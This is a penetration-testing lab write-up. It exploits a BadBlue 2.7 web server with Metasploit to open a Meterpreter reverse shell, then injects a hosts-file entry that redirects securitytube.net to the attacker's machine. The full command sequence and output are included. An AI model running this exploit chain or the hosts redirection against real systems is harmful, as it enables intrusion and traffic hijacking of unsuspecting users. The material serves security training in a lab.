
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows Manage Hosts File Injection
URL	https://attackdefense.com/challengedetails?cid=2354
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.24.82
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.24.82

```
root@attackdefense:~# nmap 10.0.24.82
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:11 IST
Nmap scan report for 10.0.24.82
Host is up (0.057s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.24.82

```
root@attackdefense:~# nmap -sV -p 80 10.0.24.82
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:12 IST
Nmap scan report for 10.0.24.82
Host is up (0.057s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use the Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.24.82
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.24.82
RHOSTS => 10.0.24.82
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.24.82
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.24.82:49940) at

meterpreter >
```

We have successfully exploited a badblue server.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 5096 to 3448...
[*] Migration completed successfully.
meterpreter >
```

We want to redirect a target user when he visits a specific site i.e securitytube.net or pentesteracademy.com.

There is a metasploit module for host inject “This module allows the attacker to insert a new entry into the target system's hosts file.”

Source: https://www.rapid7.com/db/modules/post/windows/manage/inject_host/

We will redirect **securitytube.net** to the attacker's machine server.

Step 7: Check attacker’s machine IP address in a new terminal

Commands: ip addr

```
root@attackdefense:~# ip addr
4609: eth1@if4610: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1
       valid_lft forever preferred_lft forever
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
4607: eth0@if4608: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The attacker’s machine IP address is “**10.10.15.2**”

Step 8: Start attacker machine IP address.

Commands: /etc/init.d/apache2 start

```
root@attackdefense:~# /etc/init.d/apache2 start
Starting Apache httpd web server: apache2.
root@attackdefense:~#
```

Step 9: Background the meterpreter session and run host_inject post exploit module.


Commands: background
use post/windows/manage/inject_host
set DOMAIN securitytube.net
set IP 10.10.15.2
set SESSION 1
exploit


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > use post/windows/manage/inject_host
msf6 post(windows/manage/inject_host) > set DOMAIN securitytube.net
DOMAIN => securitytube.net
msf6 post(windows/manage/inject_host) > set IP 10.10.15.2
IP => 10.10.15.2
msf6 post(windows/manage/inject_host) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/inject_host) > exploit

[*] Inserting hosts file entry pointing securitytube.net to 10.10.15.2..
[+] Done!
[*] Post module execution completed
msf6 post(windows/manage/inject_host) >
```

We have successfully added an entry pointing securitytube.net to IP address (attacker machine) 10.10.15.2. When a user visits securitytube.net it will be redirected to “10.10.15.2” IP address.

Switch to Target Machine.

Step 10: Run firefox browser and access securitytube.net website.






We can notice that the user has accessed the attacker's machine web page.

Step 11: Run powershell.exe prompt and ping securitytube.net

Command: ping securitytube.net



We can notice that the ping request is also getting redirected to the attacker machine's IP address because we have modified the host file using the metasploit post exploit module.

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Windows Manage Hosts File Injection (https://www.rapid7.com/db/modules/post/windows/manage/inject_host/)